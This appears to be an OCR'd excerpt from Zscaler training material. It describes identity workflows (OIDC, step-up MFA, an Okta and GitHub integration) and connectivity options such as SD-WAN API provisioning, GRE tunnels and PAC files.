


5. **If the action is set to Block**, the **traffic is blocked**, preventing the user from accessing the SaaS application from an unmanaged device.
6. **If the action is set to Browser Isolate**, the **user is redirected to an isolated browser** for secure access.
7. The **isolated browser initiates the request to the SaaS application via Zscaler's Internet & SaaS Service Edge**, ensuring security policies are enforced.
8. The **isolated browser is always proxied through Zscaler**, meaning all traffic is securely routed via the **Internet & SaaS Service Edge**, with **policies applied** and **transactions logged**.

This approach ensures **secure access to SaaS applications**, enforcing security policies even on **unmanaged devices** while preventing unauthorized access.

OIDC Authentication Workflow

OpenID Connect (OIDC) is a **single sign-on (SSO) protocol**, similar to **SAML**, that allows users to authenticate with an **OpenID Provider (OP)** and assert their authenticated identities to **Relying Parties (RP)**.


User with Zscaler Client Connector or Browser
ZIdentity (OpenID Connect Relying Party)
OpenID Connect Provider (IdP)
Authorization Endpoint
OpenID Connect Provider (IdP)
Token Endpoint
OpenID Connect Provider (IdP)
Userinfo Endpoint
This is where the user authenticates.
Optional Just-in-Time (JIT) Provisioning

1. Sign In request to ZIdentity

2. ZIdentity redirects the user back to Authorization Server and Includes the Client ID, Redirect URI, and the scope it needs.
Note: ACR parameter is optionally included here.

3. User Sends the **Authentication request** to Authorization Server and Includes the Client ID, Redirect URI and scopes shared by the client.

4. The Authorization server verifies the User's credentials and redirects back to client using the Redirect URI and the **Authorization code**.

5. ZCC/Browser sends the **Authorization code** to Zidentity.

6. ZIdentity exchanges the **Authorization code** for Tokens **(ID_Token/Access_Token)**.

7. The Authorization server verifies the data provided by ZIdentity and provides the **ID_Token.**

8. ZIdentity makes a call to UserInfo endpoint to retrieve additional details if additional scopes(other than **openid**) are added in ZIdentity configuration.
Examples for additional scopes: Email and Profile.

9. ZIdentity now enrolls the user into ZIA/ZPA/ZDX depending on the user's service entitlements.

Integrating Okta with GitHub Enterprise for Secure Authentication in Visual Studio Code

The following steps outline how an enterprise can configure **Okta as the IdP** to authenticate developers accessing a **private GitHub repository** within **Visual Studio Code**:

1. The enterprise **configures Okta as the IdP**, setting up authentication policies and managing user access within Okta.

2. The enterprise **configures GitHub Enterprise to integrate with Okta as the external IdP**, establishing Okta as a **trusted identity provider** in GitHub Enterprise settings.

3. The enterprise **registers Visual Studio Code as a client application** within **Okta's application management console**. The necessary **Client ID and Client Secret** are obtained from Okta for later use in the authentication process.

4. In **Visual Studio Code**, the enterprise **configures the GitHub extension to use Okta as the authentication provider**. The **Client ID and Client Secret** from Okta are entered in the GitHub extension settings.

5. When the user attempts to **access GitHub resources in Visual Studio Code**, they are **redirected to Okta's login page** for authentication.

6. The user **logs in to Okta with their enterprise credentials**, and Okta **authenticates the user** before issuing an **authorization code or access token**.

7. **Visual Studio Code exchanges the authorization code or access token** obtained from Okta for an **access token or authentication token** specific to GitHub Enterprise.

8. **Visual Studio Code uses the access token or authentication token** to authenticate subsequent requests to the **private GitHub repository**, enabling the user to **push code, pull repositories, and access GitHub Enterprise features** within Visual Studio Code.

This integration ensures **secure and seamless authentication**, enforcing **enterprise policies** while allowing developers to efficiently access and interact with **private GitHub repositories**.

Step-up Authentication Workflow

1. The **user logs in to ZIdentity** using standard credentials, such as a **username and password**.
2. When the user attempts to **access sensitive information**, as defined by **policies in ZIA or ZPA**, **ZIdentity evaluates the required authentication level**.
3. If the user's **current authentication level is insufficient**, **step-up authentication is triggered**.
4. **ZIdentity prompts the user to reauthenticate**, typically using **multi-factor authentication (MFA)** via **Zscaler Client Connector**.
5. Once the user **successfully completes authentication at the required level**, **access is granted**.

Authentication Session and Method

- ZIdentity utilizes **session-based authentication** to track **authenticated users** and manage **enrolled services**.

- For **enhanced security**, ZIdentity enforces **multi-factor authentication (MFA) by default**. Users can authenticate using a **password** or a **password with a second factor**, such as **email OTP, time-based OTP (TOTP), or Fast Identity Online (FIDO) authentication**.

ZIdentity - IdP Integration and Policy Configuration

Organizations can configure **primary and secondary external identity providers** in the **ZIdentity Admin portal** based on their authentication requirements. **ZIdentity supports both SAML and OIDC configurations** for seamless integration.

Supported SAML-based IdPs	Supported OIDC-based IdPs
● **Okta** ● **Microsoft Entra ID** ● **Microsoft AD FS** ● **PingFederate**	● **Microsoft Entra ID** ● **Okta** (via **OIN App Integration** or **Custom App**) ● **PingOne** ● **Auth0** ● **OneLogin**

Connectivity Services

This chapter provides an **overview of Zscaler's advanced services**, designed to **securely connect users and applications** to the **Zero Trust Exchange**. Explore **key advanced features**, including **SD-WAN Connectivity**, and learn how to **configure, monitor, and troubleshoot** these integrations for **optimal performance and security**.

By the end of this chapter, you will be able to:

1. **Configure** advanced tunneling modes and traffic forwarding options in Zscaler Client Connector to optimize secure user connections and effectively manage network traffic.
2. **Describe** the role of Zscaler Branch Connector in securely connecting servers and IoT/OT devices to the Zero Trust Exchange, outlining its key benefits and deployment options.
3. **Explain** how Zscaler Cloud Connector secures access to cloud workloads and enables seamless connectivity between cloud environments and the Zero Trust Exchange.
4. **Configure** and manage Browser Access to provide secure, clientless access to web applications while enforcing consistent security controls for remote users.
5. **Integrate** SD-WAN and additional routing methods with Zscaler's Zero Trust Exchange to ensure secure, efficient traffic forwarding and optimize network performance.


Connectivity Overview

Connecting to the Zero Trust Exchange (ZTE)

Zero Trust Connectivity and Network Independence

Zero trust components are established in the **cloud**, requiring **users, devices, IoT/OT systems, and workloads** to establish a **secure connection** so that security controls can be enforced. Unlike traditional network-based security models, **zero trust connections operate independently of any specific network for control or trust**. This means access is granted without ever **sharing the network** between the originating **user, device, or workload** and the **destination application**.

By maintaining strict **separation between initiators and destination applications**, zero trust security can be enforced **over any network**, regardless of **geographic location or infrastructure**. The network itself serves only as a **transport mechanism**, meaning zero trust can be implemented whether the network is on **IPv6, private, or public infrastructure**. This reinforces the core principle that **trust is never based on network location but instead on strong identity verification and security policies**.



In this section, we will take a closer look at **Connectivity Services**, including **SD-WAN**, as outlined in the image above.


SD-WAN / Any Router

Zscaler Cloud Connector

Zscaler's Connectivity Services Suite

SD-WAN and Router Integration with Zscaler

Zscaler offers seamless integration with **SD-WAN providers**, enabling automated deployment of **Zscaler tunnels** with a **single click**. Many **SD-WAN and router providers** support **API-integrated SD-WAN solutions**, allowing organizations to streamline connectivity to the **Zero Trust Exchange** without complex manual configurations.



Zscaler as a "One-Click" Service - How it Works

Create Partner Key → **Create Partner Role** → **Create Partner Administrator**

Create a **Partner Key**

This will generate an API key

Create a **Partner Role**


This will define the access rights

Create a **Partner Administrator**

Second factor authentication

To enable an **SD-WAN solution**, administrators first create a **partner key** with specific permissions, granting the ability to **create locations, generate credentials, and manage authentication keys**. Once the SD-WAN router is connected, it communicates with the **Zscaler API**, retrieving **JSON data** about Zscaler's **Zero Trust Exchange data centers** to determine the optimal connection points.

The SD-WAN controller contains configuration elements that **identify the router's location** and the appropriate **Zscaler Zero Trust Exchange** to connect to. The router then authenticates to the **ZIA API**, generates **device-specific credentials**, and creates location information within **ZIA**. The SD-WAN controller receives this credential data and **automatically configures the router**, enabling it to **establish secure tunnels** to the **Zscaler Zero Trust Exchange**. Once connected, **traffic is routed through these tunnels**, allowing **ZIA policies to be enforced in real time**, ensuring **secure and optimized connectivity**.



Zscaler SD-WAN API Integration Workflow

1 *Start Zero-touch provisioning*

2 Select Zscaler Primary & Secondary Datacenter VIPs based on geo-location

3 Prepare tunnel configuration elements

4 Authenticate to Zscaler API

5 Create new *VPN Credential* object in Zscaler

6 Create new *Location* object in Zscaler, associated with VPN Credential

7 Establish IPSec VPN Tunnels

SD-WAN Edge Router
SD-WAN Controller
Zscaler API
zscaler
Start ZTP
GET https://pac.zscalerbeta.net/getVpnEndpoints?srxIp=X.X.X.X
Datacenter IPs JSON
Configuration Elements
POST /api/v1/authenticatedSession
Session Cookie
POST /api/v1/vpnCredentials
200 OK with vpnCredential ID
POST /api/v1/Locations
200 OK with Location ID
Send Device Config to Load
Confirm Device Config Loaded

Tunnel Mode

When managing **secure connections** across different networks, it is essential to understand how **traffic is routed and intercepted**. Zscaler provides multiple **tunnel modes** to ensure that all traffic, regardless of type, is securely routed through the **Zero Trust Exchange**.

- **Z-Tunnel 1.0** is a **legacy tunnel mode** that supports only **HTTP and HTTPS traffic** on **ports 80 and 443**. It intercepts traffic at the **network layer** but has **limited capabilities** since it does not inspect or route traffic beyond these protocols.

- **Z-Tunnel 2.0** is an **advanced tunnel mode** designed to **capture and inspect all network traffic**, including **non-web traffic**. By intercepting and routing a **broader range of protocols** through **Zscaler Client Connector**, it provides a **more comprehensive security posture** and ensures that all traffic is **properly secured and inspected**.


GRE Tunnel Configuration

For **high availability**, Zscaler recommends configuring **two separate GRE tunnels** to **two different Internet & SaaS Public Service Edges**, each located in a separate **data center**. If the **primary GRE tunnel** or any intermediate connection fails, all traffic is **automatically rerouted** through the **backup GRE tunnel** to the **secondary Internet & SaaS Public Service Edge**.

To ensure seamless failover, the router must be configured to **detect when the primary tunnel is down** and dynamically update the **routing table** or **routing instance**, allowing traffic to switch to the **secondary tunnel** for continuous traffic forwarding.

GRE tunnels should be used to **forward internet-bound traffic** to Zscaler's service. When supported, **policy-based routing (PBR)** can be configured to ensure that only **internet traffic** is sent through the GRE tunnel, optimizing routing efficiency. **PBR** enables a router to forward packets based on **predefined policies** rather than standard routing tables.

When configuring a **GRE tunnel**, PBR can be applied to define **match criteria**, such as **source and destination IP addresses, ports, and protocols (e.g., HTTP or HTTPS)**, and specify **the next-hop destination** for the packets. As packets arrive, the router evaluates whether they match the defined policy and **routes them accordingly**. This allows packets to take **different paths based on routing policies**, ensuring **optimized traffic flow** and **efficient network performance**.




Best Practices for Deploying GRE Tunnels

For optimal performance and security, Zscaler recommends using a combination of **GRE tunneling, PAC files, Surrogate IP, and Zscaler Client Connector** to efficiently forward traffic to the **Zscaler service**. The following best practices help ensure a seamless **GRE tunnel deployment**.

Deploying GRE Tunnels

To establish a **highly available** GRE tunnel configuration, Zscaler recommends **configuring two GRE tunnels** from an **internal router behind the firewall** to **two separate Internet & SaaS Public Service Edges**. For more details, refer to **GRE Deployment Scenarios**.

Organizations must build **primary and backup GRE tunnels** from each **internet egress location** and, if applicable, from each **internet service provider** to ensure redundancy.



When provisioning a GRE tunnel, Zscaler provides two options:

- **Submit a Zscaler Support ticket** or contact **Zscaler Support** to receive the **GRE tunneling configuration**.
- **Self-provision a GRE tunnel** using the **Admin Portal** for a more streamlined setup.

To optimize **network performance**, Zscaler recommends **calculating the Maximum Transmission Unit (MTU) and Maximum Segment Size (MSS) values** based on the **WAN interface configuration**. An **incorrect MTU setting** can lead to excessive fragmentation, causing **performance degradation**. Ensuring the correct MTU and MSS values enhances **traffic efficiency and overall tunnel stability**.

Supported Bandwidth for GRE Tunnels

Zscaler supports a **maximum bandwidth of 1 Gbps per GRE tunnel** when its **internal IP addresses are not behind NAT**. This allows Zscaler to **load balance GRE traffic across multiple servers** efficiently. However, if the **internal subnet is behind NAT**, Zscaler can only support up to **250 Mbps per tunnel** due to NAT limitations.

For organizations needing to **forward more than 1 Gbps of traffic**, Zscaler recommends **configuring additional GRE tunnels** with **different public source IP addresses**. For example:

- To forward **2 Gbps of traffic**, configure **two primary GRE tunnels and two backup GRE tunnels**.
- To forward **3 Gbps of traffic**, configure **three primary GRE tunnels and three backup GRE tunnels**.

When deploying **multiple GRE tunnels**, it is essential to **maintain client persistence** to avoid connectivity issues. A server with **persistence checking** will reject connections from different **egress IP addresses**. To ensure persistence, organizations can use a **Load Balancer (LB), Equal-Cost Multi-Path (ECMP) routing, or other traffic management solutions**.

Why Zscaler Recommends 1 Gbps per GRE Tunnel

- **Network Infrastructure Standardization**: A large portion of **internet infrastructure** operates on **1 Gbps network links**. Even with **multilink technologies** like **Link Aggregation Control Protocol (LACP)**, traffic is still distributed across **multiple 1 Gbps interfaces**, making it difficult to handle more than **1 Gbps from a single source IP** without introducing bottlenecks.
- **Traffic Reliability and Peering Challenges**: **Internet peering** is not always **100% reliable**, and handling traffic flows exceeding **1 Gbps per connection** becomes challenging, especially **during network disruptions or unforeseen issues**. Managing multiple smaller tunnels improves **resilience and traffic distribution**, ensuring **consistent performance** under varying conditions.

Monitoring GRE Tunnels

Zscaler requires **continuous monitoring of GRE tunnels** to ensure that **failover between primary and backup tunnels** is triggered if a tunnel goes down. Since **GRE tunneling interfaces lack a built-in failure detection mechanism**, **GRE keepalives** should be enabled to serve as a **basic detection tool**. GRE keepalives can be configured on either the **physical or logical interface**, allowing the interface status to be monitored. However, keepalives only detect interface availability and **do not monitor service availability beyond the interface**.

Configuring GRE Tunnel Failover

To ensure **seamless traffic continuity**, **tunnel monitoring must be linked to tunnel failover**. If **service monitoring detects an outage**, the **primary tunnel should automatically fail over to the backup tunnel**. Once the service is restored and **monitoring confirms availability**, traffic should **switch back to the primary tunnel** to maintain optimal routing and performance.

PAC Files and Traffic Forwarding


A **proxy auto-configuration (PAC) file** is a text file that instructs a browser to **forward traffic to a proxy server** instead of connecting directly to the destination server. It contains **JavaScript logic** that defines when and under what conditions traffic is **routed through a proxy**. For example, a **PAC file can specify** the proxy settings based on the **day of the week, time of day, or specific domains and URLs** that should bypass the proxy.

All **major browsers** support PAC files, requiring only the **PAC file URL** to fetch and execute the JavaScript instructions. PAC files can be **hosted locally** on a workstation, on an **internal web server**, or externally on a **server outside the corporate network**. Zscaler hosts a **default PAC file** that utilizes **geolocation technology** to automatically forward traffic to the **nearest ZIA Public Service Edge**. Organizations can also **upload custom PAC files** to tailor traffic forwarding rules.

How the Zscaler Default PAC File Works

When a user's **browser is configured with the Zscaler PAC file URL**, the following steps occur:

1. The **browser requests the default PAC file** from the Zscaler service.
2. Zscaler uses **geolocation technology** to identify the **closest Service Edges** to the user.
3. The **Service Edge IP addresses** are inserted into the PAC file before it is returned to the browser.
4. The **browser executes the PAC file**, following its instructions to forward web traffic to the **primary Service Edge**.


1. When the user opens a browser, the browser sends a request for the PAC file.
Remote User
PAC
3. The service returns to the browser the PAC file with primary and secondary ZIA Public Service Edge IP addresses.
2. The Zscaler service finds the ZIA Public Service Edges closest to the user.
Secondary ZIA Public Service Edge
4. The browser forwards web traffic to the primary ZIA Public Service Edge.
Primary ZIA Public Service Edge
Google
salesforce
YouTube
LinkedIn

Since the **browser itself retrieves the PAC file and directs traffic accordingly**, traffic is forwarded to **Zscaler regardless of the user's network**.

Best Practices for Traffic Forwarding

Zscaler recommends a combination of **tunneling, PAC files, Surrogate IP, and Zscaler Client Connector** for **optimal traffic forwarding**.

- If your organization has an **internal router or firewall** that supports **GRE tunneling** and uses a **static egress IP address**, **Zscaler recommends configuring a GRE tunnel** to forward **all outbound traffic** from your location to the **Zscaler service**.
- If your router or firewall **does not support GRE** or if your organization uses **dynamic IP addresses**, **Zscaler recommends using an IPSec VPN tunnel** instead to ensure secure and reliable traffic forwarding.

By leveraging **PAC files along with tunneling technologies**, organizations can **effectively direct traffic through the Zscaler Zero Trust Exchange**, ensuring **consistent security policy enforcement** across all users and devices.


PAC Files in the ZIA Administration Interface

PAC files can be **configured and managed** within the **ZIA Administration interface** under **Administration → Hosted PAC Files.**

Organizations can define and host two types of PAC files: **Host App PAC Files** and **Forwarding PAC Files** (if used).

